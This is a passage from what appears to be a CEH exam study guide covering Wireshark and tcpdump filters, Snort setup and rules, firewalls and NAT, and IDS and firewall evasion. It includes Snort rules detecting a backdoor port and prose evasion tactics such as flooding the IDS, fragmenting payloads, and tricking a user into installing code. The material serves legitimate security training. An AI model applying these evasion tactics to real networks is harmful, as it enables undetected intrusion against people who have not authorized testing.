Wireshark also offers an almost innumerable array of filters you can apply to any given sniffing session, and you can fine-tune your results to exactly what you're looking for. Additionally, the good folks who created Wireshark have provided a multitude of sample captures for you to practice on—simply go to www.wireshark.org and download what you wish to try out!




NOTE On some systems you may need to set the tool to run as administrator. Not doing so causes all kinds of headaches in trying to run in promiscuous mode.

Following a TCP stream is a great way to discover passwords in the clear. For instance, I downloaded one of the capture files from Wireshark (clicking Sample Captures in the Files section, in the center of the window, gives you plenty to download and play with)

regarding a Telnet session. After opening the file, I sorted by protocol and selected the first Telnet packet I could find. A right-click, followed by selecting Follow TCP Stream, gave me the entire session, including the logon information, as shown in [Figure 4-7](#).

Figure 4-7 Telnet session in Wireshark



Another great feature of Wireshark is its ability to filter a packet capture to your specifications. A filter can be created by typing in the correct stream in the Filter field, by right-clicking a packet or protocol header and choosing Apply As Filter, or by clicking the Expression button beside the Filter field and checking off what you'd like. In any case, the filter will display only what you've chosen. For example, in [Figure 4-8](#), only Telnet packets will be displayed. In [Figure 4-9](#), all packets with the source address 192.168.0.2 will be shown.



Figure 4-8 Telnet filter in Wireshark

Filter:	ip.src==192.168.0.2	Expression...	Clear	Apply	
No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.0.2	192.168.0.1	TCP	de-noc > telnet
3	0.001741	192.168.0.2	192.168.0.1	TCP	de-noc > telnet
4	0.013173	192.168.0.2	192.168.0.1	TELNET	Telnet Data ...
6	0.150351	192.168.0.2	192.168.0.1	TCP	de-noc > telnet
7	0.150528	192.168.0.2	192.168.0.1	TELNET	Telnet Data ...
10	0.153816	192.168.0.2	192.168.0.1	TELNET	Telnet Data ...

Figure 4-9 IP source address filter

Filters are of great use when you set up a packet capture for a long period of time, and they will show up in bunches on your exam. For example, the string **! (arp or icmp or dns)** filters out all the annoying ARP, ICMP, and DNS packets from your display. The **http.request** string displays all the HTTP GET requests, while the **tcp contains string** argument displays all TCP segments that contain the word "string." The expression **ip.addr==172.17.15.12 && tcp.port==23** displays all Telnet packets containing the IP address 172.17.15.12, while the expression **ip.addr==172.17.15.12 or ip.addr==172.17.15.60** shows packets containing either address. The combinations are endless.



EXAM TIP There are innumerable filter combinations in Wireshark. I simply could not include them all in this book, nor could you possibly memorize them all. But make very sure you are familiar with what the *equal to*, *and*, and *or* conjunctions mean. *Equal to* (**==**) means exactly what it says—the packet will display if the argument appears in the packet. *And* (**&&**) means the packet will display only if *both* arguments appear. *Or* (**or**) means the packet will display if either argument appears.

During a capture, you can also select Capture Filters from the Capture menu and choose from a variety of predefined options. For example, No Broadcast and No Multicast is a good option to use if

you want to cut down on the number of packets you'll have to comb through (only packets addressed explicitly to a system on the subnet will be shown). There are endless combinations of filters you can use. Take advantage of the sample captures provided by Wireshark and play with the Expression Builder—it's the only real way to learn.



NOTE Wireshark also has the ability to filter based on a decimal numbering system assigned to TCP flags. The assigned flag decimal numbers are FIN = 1, SYN = 2, RST = 4, PSH = 8, ACK = 16, and URG = 32. Adding these numbers together (for example, SYN + ACK = 18) allows you to simplify a Wireshark filter. For example, **`tcp.flags == 0x2`** looks for SYN packets, **`tcp.flags == 0x16`** looks for ACK packets, and **`tcp.flags == 0x18`** looks for both.

Lastly, since Wireshark is the recognized standard in sniffing applications, and EC-Council tests it heavily, you should know it very, very well. I toyed a lot with adding a bunch of Wireshark exercises here but decided against reinventing the wheel. A quick visit to the home page and a search for help and documentation reveals the good folks at Wireshark have provided a ton of help for those seeking it (www.wireshark.org/docs/). Downloads, how-to guides, and even videos detailing multiple network scenarios are all available. I highly recommend you visit this page and run through the help videos. They are, in a word, awesome.

Another “old-school” tool you’ll definitely see in use on your pen tests, and probably on your exam as well, is tcpdump. Although there is a more recent Windows version (WinDump), tcpdump has been a Unix staple from way, way back, and many people just love the tool. It has no bells and whistles—this is a command-line tool that simply prints out a description of the contents of packets on a network interface that match a given filter (Boolean expression).

Just point tcpdump to an interface, tell it to grab all packets matching a Boolean expression you create, and voilà! You can dump these packets to the screen, if you really like *Matrix*-y characters flying across the screen all the time, or you can dump them to a file for review later.

The syntax for this tool is fairly simple: **tcpdump *flag(s)* *interface***. However, the sheer number of flags and the Boolean combinations you can create can make for some pretty elegant search strings. For a simple example, **tcpdump -i eth1** puts the interface in listening mode, capturing pretty much anything that comes across eth1. If you were to add the -w flag, you could specify a file in which to save the data, for review later. If you get nuts with them, though, the Boolean expressions show tcpdump's power. The following command shows all data packets (no SYN, FIN, or ACK-only) to and from port 80:

```
tcpdump 'tcp port 80 and (((ip[2:2] - ((ip[0]&0xf)<<2)) - ((tcp[12]&0xf0)>>2)) != 0)'
```

Take some time to review the tcpdump man page at www.tcpdump.org/tcpdump_man.html, which provides a variety of great examples, as well as good write-ups on each of the flags available. But don't worry too much—no one is going to expect you to write a 35,000-character Boolean expression on the exam. You should, though, know basic flags for tcpdump—particularly how to put the interface in listening mode (-i), how to write to a file (-w), and how to use the tool.



EXAM TIP Another tool you may want to check out is tcptrace (<https://linux.die.net/man/1/tcptrace>). It is used to analyze files produced by several packet-capture programs and can easily read from tcpdump, WinDump, Wireshark, and EtherPeek.

Of course, you have plenty of other choices available in sniffers. Ettercap (<https://www.ettercap-project.org/>) is a powerful sniffer and man-in-the-middle suite of programs. It is available as a Windows tool but works much better in its native Unix platform. Ettercap can be used as a passive sniffer, an active sniffer, and an ARP poisoning tool. Other great sniffers include Capsa Network Analyzer (<https://www.colasoft.com/capsa/>), Snort (<https://www.snort.org>), most often discussed as an IDS application, Sniff-O-Matic (<https://sniff-o-matic.soft112.com/>), SteelCentral Packet Analyzer (<https://www.riverbed.com>), and OmniPeek (<https://liveaction.com>). And if you're looking into the mobile world, check out Sniffer Wicap and Packet Capture from the Google Play store.



NOTE tcpdump is a built-in utility for all Unix systems, so you have no worries there. But Wireshark is considered by many organizations as a hacking tool, and Ettercap is *always* considered a hacking tool. If you value your job, I highly suggest you don't install these on your work desktop without first checking to see if it's okay.

Evasion

All this talk about sniffing and listening in on network conversations makes this whole sordid business sound pretty easy. However, our adversaries (a very strong word, since we're all on the side of bettering security)—those guys who manage and administer the network and systems we're trying to gain access to—aren't going to just sit by and let us take whatever we want without a fight. They are doing everything in their power to make it as difficult as possible for the aspiring ethical hacker, and that means taking advantage of a multitude of hardware and software tools. As stated before, as an ethical hacker, you certainly won't be expected to know how to crack

the latest and greatest network roadblock efforts; however, you are expected to (and should) know what they are and what, if anything, you can do about them.

Devices Aligned Against You

Intrusion detection has come a long way in the past 15 years or so. What used to be a fringe effort, tacked on to someone's "real" job, now is a full-time career of its own. As the name implies, intrusion detection is all about identifying intrusion attempts on your network. Sometimes this is simply a passive effort—to notify others of what might be happening. Other times it becomes much more active in nature, letting one punch back, so to speak, at the bad guys. When it comes to ethical hacking, it's useful to know how intrusion detection works and what, if anything, you can do to get around it.

Intrusion detection systems (IDSs) are hardware and/or software devices that examine streams of packets for unusual or malicious behavior. Sometimes this is done via a *signature* list, where the IDS compares packets against a list of known traffic patterns that indicate an attack. When a match is made, the alarm sounds. Other IDSs may be *anomaly* (or behavior) based, making decisions on alerts based on learned behavior and "normal" patterns—anything out of the ordinary for a normal day sounds the alarm.



EXAM TIP Ever heard of libwhisker? It's a full-featured Perl library used for HTTP-related functions, including vulnerability scanning, exploitation, and, of course, IDS evasion. Check it out at <https://sourceforge.net/projects/whisker/>.

They both have benefits and drawbacks. A signature-based IDS is only as good as the signature list itself; if you don't keep it up to

date, newer intrusion methods may go undetected. A behavior-based IDS may be better at picking up the latest attacks because they would definitely be out of the norm, but such systems are also known to drive administrators crazy with false positives—that is, an alarm showing an intrusion has occurred when, in reality, the traffic is fine and no intrusion attempt has occurred. Using an anomaly-based IDS is, by its nature, difficult because most network administrators simply can't know everything going on in their networks.

As an aside, although a false positive is easy enough to identify, you need to be familiar with another term in regard to IDSs (and your exam). A *false negative* occurs when the IDS reports a particular stream of traffic is just fine, with no corresponding alarm or alert, when, in fact, an intrusion attempt did occur. False negatives are considered far worse than false positives, for obvious reasons. Unfortunately, many times these aren't discerned until well after an attack has occurred.

IDSs are defined not only by what they use to make a decision but also where they are located and their span of influence. A host-based IDS (HIDS) is usually a software program that resides on the host itself. More often than not a HIDS is signature based (although anomaly and heuristic engines get better and better every day), and its entire job is to watch that one host. It looks for traffic or events that would indicate a problem for the host itself. Some examples of popular HIDSs include Cybersafe, Tripwire, Norton Internet Security, and even firewalls and other features built into the operating system.



NOTE Ever heard of HBSS? The Department of Defense (DoD) loves it. The Host Based Security System (HBSS) is a flexible commercial-off-the-shelf (COTS) application that monitors, detects, and counters against known cyberthreats to DoD Enterprise. The plan is to have HBSS

on each host (server, desktop, and laptop) in the DoD—which, of course, will attempt to protect them against attacks during a penetration test.

On the other hand, a network-based IDS (NIDS) sits on the network perimeter. Its job, normally, is to watch traffic coming into, and leaving, the network. Whether signature or anomaly based, a NIDS sits outside or inside the firewall (either works so long as the NIDS is placed where it can see all traffic) and is configured to look for everything from port and vulnerability scans to active hacking attempts and malicious traffic. A large network may even employ multiple NIDSs at various locations in the network, for added security. An exterior NIDS outside the firewall would watch the outside world, whereas one placed just inside the firewall on the DMZ could watch your important server and file access. Dozens upon dozens of IDS and software options are available; however, the one used more often than any other, and the one you'll see on your exam more often than not, is Snort.

Snort

By far the most widely deployed IDS in the world, Snort is an open source IDS that combines the benefits of signature, protocol, and anomaly-based inspection. It has become the commonly acknowledged standard for intrusion detection and is in use on networks ranging from small businesses to U.S. government enterprise systems. It is a powerful sniffer, traffic-logging, and protocol-analyzing tool that can detect buffer overflows, port scans, operating system fingerprinting, and almost every conceivable external attack or probe you can imagine. Its rule sets (signature files) are updated constantly, and support is easy to find.

Interview with the Hacker

No, I'm not going to recite Anne Rice novel quotes to you. I am going to pay her the "sincerest form of flattery" by borrowing

(stealing) the tagline from her book, though, and twisting it for my own use.

If you were to corner a pen tester, a *good* pen tester, and perform an interview on what they think about hacking—specifically dealing with IDS evasion—you’d probably hear the same couple of conclusions. I think we hit on them in this chapter already, but it’s always helpful to see another perspective—to hear it laid out in a different way. To accomplish this, I chatted with our tech editor during the review of this chapter and got some sound advice to pass along (credit goes to Mr. Horton for these gems):

- **The best nugget of wisdom we can give** If a business is an attacker’s single target, *time is on the attacker’s side*. There is so much noise on the Internet from random scans, probes, and so on, that a determined attacker can just take weeks and hide in it. As a pen tester, you rarely have that much time, and it is your greatest limitation. If you’re expected to act as the bad guy and are given only seven days to perform, you *will* be detected. The trade-off between threat fidelity and unlimited time is difficult to balance.
- **Where real hackers thrive** Most true experts in the field don’t spend time trying to *avoid* your signatures; they spend their time trying to make sure they *blend in*. The nemesis of all IDSs is encryption; your critical financial transaction sure looks like my remote agent traffic when they’re both going through SSL (or TLS for that matter). Although there are SSL termination points and other things you can use, the bottom line is that encryption makes IDSs far less useful, barring some mechanism to decrypt before running it through.
- **“Cover fire” works in the virtual world too** If the attacker has a bunch of IP addresses to sacrifice to the giant network blocker in the sky, some nikto and nmap T5

scans might just do the trick to obfuscate the *real* attack. This is straight-up cover fire—and it *works*!

- **There's a difference between "someone" and "anyone"** The tactics, techniques, and procedures of an adversary targeting *you* are far different from those of an adversary targeting *someone*. Determining whether your business is of interest to anyone versus someone is critical to determining the resources you should invest into cyber protection.
- **An IDS is not foolproof** Much like a firewall, an IDS is simply one tool in the arsenal to defend against attacks. Encryption, stealth, and plain-old cover fire can all work to your advantage as a pen tester.

Snort runs in three different modes. Sniffer mode is exactly what it sounds like and lets you watch packets in real time as they come across your network tap. Packet Logger mode saves packets to disk for review at a later time. Network Intrusion Detection System mode analyzes network traffic against various rule sets you pick from, depending on your network's situation. NIDS mode can then perform a variety of actions based on what you've told it to do.



NOTE A *network tap* is any kind of connection that allows you to see all traffic passing by. It can be as simple as a hub connected on the segment you'd like to watch or as complex as a network appliance created specifically for the task. Just keep two points in mind: First, where you place the tap determines exactly what, and how much, traffic you'll be able to see. Second, your tap should be capable of keeping up with the data flow (an old 486

running 10 Mbps half-duplex connected to a fiber backbone running at 30 Mbps on a slow day will definitely see some packet loss).

Snort is not completely intuitive to set up and use, but it isn't the hardest tool on the planet to master either. That said, as much as I know you'd probably love to learn all the nuances and command-line steps on how to set up and configure Snort completely, this book is about the ethical hacker and not the network security manager. I'm charged with giving you the knowledge you'll need to pass the exam, so I'll concentrate on the Snort rules and the output. If you're really interested in all the configuration minutiae, I suggest grabbing the user manual as a start. It's an easy read and goes into a lot of things I simply don't have the time or page count to do here.

The Snort "engine," the application that actually watches the traffic, relies on rule sets an administrator decides to turn on. For example, an administrator may want to be alerted on all FTP, Telnet, and CGI attack attempts but could care less about denial-of-service attempts against the network. The engine running on that network and the one running on the government enterprise down the street that's watching everything are the same. The rule sets selected and put in place are what make the difference.

The Snort configuration file resides in /etc/snort on Unix/Linux and in c:\snort\etc\ on most Windows installations. The configuration file is used to launch Snort and contains a list of which rule sets to engage at startup. To start Snort, a command like the following might be used:

```
snort -l c:\snort\log\ -c c:\snort\etc\snort.conf
```

Basically this says, "Snort application, I'd like you to start logging to the directory c:\snort\log\. I'd also like you to go ahead and start monitoring traffic using the rule sets I've defined in your configuration file located in c:\snort\etc."

The configuration file isn't all that difficult to figure out either. It holds several variables that need to be set to define your own

network situation. For example, the variable HOME_NET defines the subnet local to you. On my home network, I would define the variable in the file to read as follows:

```
var HOME_NET 192.168.1.0/24
```

Other variables I could set are displayed in the overly simplified snort.conf file shown next. In this instance, I want to watch out for SQL attacks, but because I'm not hosting any web servers, I don't want to waste time watching out for HTTP attacks.

```
var HOME_NET 192.168.1.0/24
* Sets home network
var EXTERNAL_NET any
* Sets external network to any
var SQL_SERVERS $HOME_NET
* Tells Snort to watch out for SQL attacks on any device in
the network defined
* as HOME.
var RULE_PATH c:\etc\snort\rules
* Tells Snort where to find the rule sets.
include $RULE_PATH/telnet.rules
* Tells Snort to compare packets to the rule set named
telnet.rules and alert on
* anything it finds.
```



NOTE Some network security administrators aren't very concerned with what's going on inside their networks and don't want to see any traffic at all from them in their Snort logs. If you change the external variable to **EXTERNAL_NET !\$HOME_NET**, Snort will ignore packets generated by your home network that find their way back inside.

If I were hosting websites, I'd turn that function on in the config file by using the following entry:

```
var HTTP_SERVERS
```

SMTP_SERVERS, SQL_SERVERS, and DNS_SERVERS are also entries I could add, for obvious reasons. To include a particular rule set, simply add the following line:

```
include $RULE_PATH/name_of_rule
```

Speaking of rule sets, there are loads of them. You can download the rules for Snort from the Snort site at any time in a giant .zip (.tar) file. The rules are updated constantly, so good administrators will pull down fresh copies often. Because the rules are separate from the configuration, all you have to do to update your signature files is to drop the new copy in the directory holding the old copy. One quick overwrite (and usually a stop/start of services) is all that's needed. If you're looking for some help in managing signature updates and such, Oinkmaster (<http://oinkmaster.sourceforge.net/>) is the standard for it.

A rule itself is fairly simple. It must be a single line and is composed of a header and options. Each rule contains an action, a protocol, the rule format direction (which could be bidirectional), a source address/port, a destination address/port, and message parameters. The Snort rule action can be Alert (in a variety of configured methods, alert when the condition is met), Log (simply make a note when the condition is met), or Pass (ignore the packet). For example, consider the following rule:

```
alert tcp !HOME_NET any -> $HOME_NET 31337 (msg : "BACKDOOR  
ATTEMPT-Backorifice")
```

This rule tells Snort, "If you happen to come across a packet from any address that is not my home network, using any source port, intended for an address within my home network on port 31337, alert me with the message 'BACKDOOR ATTEMPT-Backorifice.'" Other options you can add to the message section include flags (indicating specific TCP flags to look for), content (indicating a specific string in the packet's data payload), and specialized handling features. For example, consider this rule:

```
alert tcp !$HOME_NET any -> $HOME_NET 23 (msg:"Telnet
attempt..admin access";
content: "admin")
```

Here's the meaning: "Please alert on any packet from an address not in my home network and using any source port number, intended for any address that is within my home network on port 23, including the ASCII string 'admin.' Please write 'Telnet attempt..admin access' to the log." As you can see, although it looks complicated, it's really not that hard to understand. And that's good news, because you'll definitely get asked about rules on the CEH exam.



EXAM TIP You'll need to be intimately familiar with the basics of Snort rule syntax, as well as the raw output from the packet capture. Pay special attention in the output to port numbers; most questions can be answered just by knowing what port numbers go with which protocol and where to find them in the output. Also, always watch the directional arrows in test questions.

Lastly on Snort, you'll also need to know how to read the output. GUI overlays are ridiculously easy, so I'm not even going to bother here—you purchased this book, so I'm relatively certain you can read already. Command-line output, though, requires a little snooping around. A typical output is listed here (bold added for emphasis):

```
02/07-11:23:13.014491 0:10:2:AC:1D:C4 -> 0:2:B3:5B:57:A6
type:0x800 len:0x3C
200.225.1.56:1244 -> 129.156.22.15:443 TCP TTL:128 TOS:0x0
ID:17536 IpLen:20 DgmLen:48 DF
*****S* Seq: 0xA153BD Ack: 0x0 Win: 0x2000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 02 B3 87 84 25 00 10 5A 01 0D 5B 08 00 45 00
.....%..Z...[...E.
```



```

0x0010: 00 30 98 43 40 00 80 06 DE EC C0 A8 01 04 C0 A8
.0.C@.....
0x0020: 01 43 04 DC 01 BB 00 A1 8B BD 00 00 00 00 70 02
.C.....P.
0x0030: 20 00 4C 92 00 00 02 04 05 B4 01 01 04 02
.L.....

```

I know, it looks scary, but don't fret—this is simple enough. The first portion of the line indicates the date stamp at 11:23 on February 7. The next entry shows the source and destination MAC addresses of the frame (in this case, the source is 0:10:2:AC:1D:C4 and the destination is 0:2:B3:5B:57:A6). The Ethernet frame type and length are next, followed by the source and destination IPs, along with the associated port numbers. This frame, for example, was sent by 200.225.1.56, with source port 1244, destined for 129.156.22.15 on port 443 (can you say "SSL connection attempt"?). The portion reading *******S*** indicates the SYN flag was set in this packet, and the sequence and acknowledgment numbers follow. The payload is displayed in hex digits below everything.

Do you need to remember all this for your exam? Of course you do. The good news is, though, most of the time you can figure out what's going on by knowing where to find the port numbers and source/destination portions of the output. I bolded them in the preceding code listing for emphasis. I guarantee you'll see output like this on your exam, so be ready to answer questions about it.

Firewall

While we're on the subject of sniffing (and other attack) roadblocks, we can't ignore the one everyone has already heard of—the firewall. If you've watched a Hollywood movie having anything whatsoever to do with technology, you've heard mention of firewalls. And, if you're like me, you cringe every time they bring it up. Script writers must believe that a firewall is some kind of living, breathing entity that has the capability to automatically sense what the bad guys are doing, and anything that makes it past the firewall is free and clear. A firewall isn't the end-all of security; it's just one tool in the arsenal.

Granted, it can be a powerful tool, but it's just one piece of the puzzle, not the whole thing.

A *firewall* is an appliance within a network that is designed to protect internal resources from unauthorized external access. Firewalls work with a set of rules, *explicitly* stating what is allowed to pass from one side of the firewall to the other. Additionally, most firewalls work with an *implicit deny* principle, which means if there is not a rule defined to allow the packet to pass, it is blocked—there is no need to create a rule to deny packets. For example, there may be a rule saying port 80 is allowed to pass from external to internal, but if there is not a rule saying port 443 is allowed, SSL requests to internal resources are automatically denied.

Another interesting point on most firewalls is that the list of rules that determine traffic behavior is usually read in order, from top to bottom. As soon as a match is made, the decision on whether to pass the packet is made. For example, an access control list (ACL) that starts out with an entry of **allow ip any any** makes the firewall moot—every IP packet will be allowed to pass because the match is made on the first entry. Most firewalls are configured with rule sets to allow common traffic, such as port 80 if you're hosting web servers and port 53 for DNS lookups, and then rely on *implicit deny* to protect the rest of the network.

Many firewalls (just like routers) also implement network address translation (NAT) at the border, and NAT can be implemented in many different ways. *Basic* NAT is a one-to-one mapping, where each internal private IP address is mapped to a unique public address. As the message leaves the network, the packet is changed to use the public IP address, and when it is answered and routed back through the Internet to the firewall (or external router), NAT matches it back to the single corresponding internal address and sends it along its way. For example, a packet leaving 172.16.1.72 would be changed to 200.57.8.212 for its journey across the Internet. Although the rest of the world will see IP addresses in your public range, the true senders of the data packets are internal and

use an address from any of the private network classes (192.168.0.0, 172.16—31.0.0, or 10.0.0.0).

In the real world, though, most organizations and individuals don't implement a one-to-one mapping; it's simply too expensive. A more common method of NAT is NAT overload, better known as *port address translation*. This method takes advantage of the port numbers (and other items) unique to each web conversation to allow many internal addresses to use one external address. Although we could start an entire conversation here on how this works and what to watch for, I'm simply mentioning it so you won't be caught off guard by it should you see it on the exam.



NOTE If you didn't already know about NAT, I'd bet dollars to doughnuts you're a NAT "overloader" already. If you don't believe me, check your wireless router. How many devices do you have connected to it? Each one has its own *private* IP address assigned (probably in the 192.168.1.1—254 range), which we all know can't be routed to or from the Internet. And I'm absolutely certain you did not purchase a public IP address range from your provider, right? Open the configuration for your router and check the public-facing IP address. I'll bet you'll find you've been NAT-ing like a pro all along.

Much like IDSs, the placement of firewalls is important. In general, a firewall is placed on the edge of a network, with one port facing outward, at least one port facing inward, and another port facing toward a DMZ (an area of the network set aside for servers and other resources that the outside world would need access to). Some networks apply additional firewalls throughout the enterprise to segment for various reasons.



EXAM TIP There are a few definition terms of note for you. The *screened subnet* (aka *public zone*) of your DMZ is connected to the Internet and hosts all the public-facing servers and services your organization provides. These *bastion hosts* sit outside your internal firewall and are designed to protect internal network resources from attack: they're called bastions because they can withstand Internet traffic attacks. The *private zone* holds all the internal hosts that, other than responding to a request from inside that zone, no Internet host has any business dealing with. Lastly, because your firewall has two or more interfaces, it is referred to as *multi-homed*.

Originally, firewalls were all *packet-filtering* firewalls. They basically looked at the headers of packets coming through a port and decided whether to allow them based on the ACLs configured. Although this does provide the ability to block specific protocols, the major drawback with packet filtering alone is twofold: it is incapable of examining the packet's payload, and it has no means to identify the state of the packet. This gave rise to *stateful inspection*, which gives the firewall the means to track the entire status of a connection. For instance, if a packet arrives with the ACK flag set but the firewall has no record of the original SYN packet, that indicates a malicious attempt. ECC also calls these "stateful multilayer inspection" firewalls, with the capability from the Network layer up to the Application layer (although ECC's focus is in Layers 3 and 4).

Two other firewall types of note include circuit-level gateway firewalls and application-level firewalls. A circuit-level gateway firewall works at the Session layer and allows or prevents data streams—it's not necessarily concerned with each packet. An application-level firewall filters traffic much like a proxy, allowing

specific applications (services) in and out of the network based on its rule set.



EXAM TIP *HTTP tunneling* is a firewall evasion technique you'll probably see at least mentioned on the exam. The short of it is, lots of things can be wrapped within an HTTP shell (Microsoft Office has been doing this for years). And, because port 80 is almost never filtered by a firewall, you can craft port 80 segments to carry payloads for protocols the firewall may have otherwise blocked. HTTP beacons and HTTP tunnels are the de facto standard implant technology for hackers.

Evasion Techniques

Our brief exposure to IDSs here should give you pause as an ethical hacker; if these tools work so well, how can we ever break in without being noticed? That's a fair question, and the answer on some networks is, "You probably can't." Again, we're not looking to break into Fort Knox—we're looking for the easy target. If IDSs are set up correctly, located in the correct spot on the network, have the latest up-to-date signatures files, and have been on long enough to identify normal behavior, then, sure, your job is going to be tough. But just how many of those IDSs are perfectly located and maintained? How many are run by security staff members who are maybe a little on the complacent side? Think there may be some misconfigured ones out there or maybe installations with outdated or corrupt signature files? Now we're talking!

So, how do you get around these things? Well, there are more techniques and methods to try than you probably have time or patience to read about and memorize, and some are fairly common sense. For example, why not just flood the network, or DDoS the

IDS or logging server? As the ethical hacker, you could set up some fake attacks, guaranteed to trigger a few alerts, along with tons and tons of traffic. The sheer volume of alerts might be more than the staff can deal with, and you may be able to slip by unnoticed. And since many IDSs use a centralized server (or bank of them) for logging and reporting alerts, taking them down allows you, the attacker, to carry on.



EXAM TIP EC-Council defines another method of flooding called “False Positive Generation,” where the attacker doesn’t just flood the network with traffic, but specifically sends malicious packets they *know* will cause IDS alerts.

Another in the line of seemingly commonsense approaches comes down to simply having a bit of patience; just learn to slow down. Snort has a great signature file for tracking port scan attempts, but you do have to set it on a timer. I interviewed a perimeter security guy a little while back on this subject and asked him how long he thought, given enough patience, it would take me to port-scan his entire network (he watches the perimeter of a huge enterprise network of more than 10,000 hosts). He sighed and told me if I kept everything under two minutes a pop, I could have the whole thing done in a matter of a couple of days. Slow down, scan smaller footprints, and take your time—it will eventually pay off.



NOTE Slower is not only the better choice for hiding your attacks, it’s really the preferred choice nearly every time. Only the impatient and uneducated run for nmap’s -T5 switch as their primary choice. The pros will slow things

down with the -T1 switch and get better, more useful results to browse through.

Other methods might be a tad more involved. For example, evasion through session splicing—a fancy term for *fragmentation*—is also a worthwhile tactic. The idea here is to put payload into packets the IDS usually ignores. SYN segments, for example, usually have nothing but padding in the data payload. Why not slide small fragments of your own code in there to reassemble later? You can even try purposefully sending the segments out of order or sending adjustments with the IP Fragment field. The IDS might not pick up on this. Again, patience and time pay off.



NOTE Another extremely common IDS evasion technique in the web world (because it works against web and IDS filters well) is the use of Unicode characters. The idea is to use Unicode characters (U+0020 = a space, U+0036 = the number 6, and U+0041 = a capital letter A) instead of human-readable code to confuse the signature-based IDS. Sometimes this works and sometimes it doesn't—just keep in mind that many Unicode signature files are available to look for this very thing.

Some tools you may get asked about or see along the way for IDS evasion are Nessus (also a great vulnerability scanner), ADMmutate (able to create multiple scripts that won't be easily recognizable by signature files), NIDSbench (an older tool used for playing with fragment bits), and Inundator (a flooding tool). IDS Informer is another great tool that can use captured network traffic to craft, from start to finish, a test file to see what can make it through undetected. Additionally, many packet-generating tools, such as Colasoft Packet Builder (<https://www.colasoft.com>) and WireEdit (<https://omnipacket.com/wireedit>) can do the job nicely.

Packet Generator

(https://www.netscantools.com/nstpro_packet_generator_tcp.html) and PackETH (<http://packeth.sourceforge.net>), shown in Figures 4-10 and 4-11, respectively, are also good choices.




Figure 4-10 Packet Generator




Figure 4-11 PackETH

Firewall Evasion

Knowing what a firewall is, where and how it's most likely to be used in the network, and how it works (via ACLs and/or stateful inspection) is only part of the battle. What we really need to know now is how we identify where the firewall is from the outside (in the middle of our footprinting and attack) and how we can get around it once we find it. Identifying a firewall location doesn't require rocket-scientist brainpower, because no one really even bothers to hide the presence of a firewall. As was covered earlier, a simple traceroute can show you where the firewall is (returning splats to let you know it has timed out). If you're using your sniffer and can look into the packets a little, an ICMP Type 3 Code 13 shows that the traffic is being stopped (filtered) by a firewall (or router). An ICMP Type 3 Code 3 tells you the client *itself* has the port closed. Lastly, banner grabbing (covered in [Chapter 3](#)) also provides an easy firewall identification method.

Once you find the firewall (easy), it's now time to find out ways to get through it or around it (not so easy). Your first step is to peck away at the firewall in such a manner as to identify which ports and protocols it is letting through and which ones it has blocked (filtered). This process of "walking" through every port against a firewall to determine what is open is known as *firewalking*. Tons of tools are available for this—from nmap and other footprinting tools, to a tool called Firewalk (from Packet Storm, <https://packetstormsecurity.com/>). Whether you set up an nmap scan and document the ports yourself or use a program that does it for you, the idea is the same: find a port the firewall will allow through, and start your attack there. Just keep in mind this is generally a noisy attack, and you will, most likely, get caught.

Of course, the best method available is to have a compromised machine on the inside initiate all communications for you. Usually firewalls—stateful or packet filtering—don't bother looking at packets with internal source addresses leaving the network. So, for example, suppose you e-mailed some code to a user and had them install it (go ahead, they will...trust me). The system on the inside could then

initiate all communications for your hacking efforts from the outside, and you've found your ticket to ride.



NOTE Some other firewall-hacking tools you may run across include CovertTCP, ICMP Shell, and 007 Shell. Remember, though, a compromised system inside the network is your best bet.

When it comes to the actual applications you can use for the task, packet-crafting and packet-generating tools are the ones you'll most likely come across in your career for evading firewalls and IDSs, although a couple of tools are specifically designed for the task. PackETH (previously shown in [Figure 4-11](#)) is a Linux tool from SourceForge that's designed to create Ethernet packets for "security testing." Another SourceForge product is Packet Generator (see [Figure 4-10](#)), which allows you to create test runs of various packet streams to demonstrate a particular sequence of packets. Netscan also provides a packet generator in its tool conglomeration. All of these tools allow you to control the fields in frame and packet headers and, in some cases, interject payload information to test the entirety of the security platform. Not bad, huh?

Time to Dream, and Think About Security

Every once in a while, something so nerdy and groovy comes around, I just can't stop smiling and dreaming about it. Tech has come a long way in my lifetime—heck, I can remember sitting in my eighth-grade classroom and scoffing at my teacher announcing the "video tape" (whatever that was) would be in all our homes by the end of the year—and every once in a while one of the leaps just captures me fully. When the cell phone came about, I *really* wanted one of the 12-pound bag phones to tote around in my car. Imagine it—I could

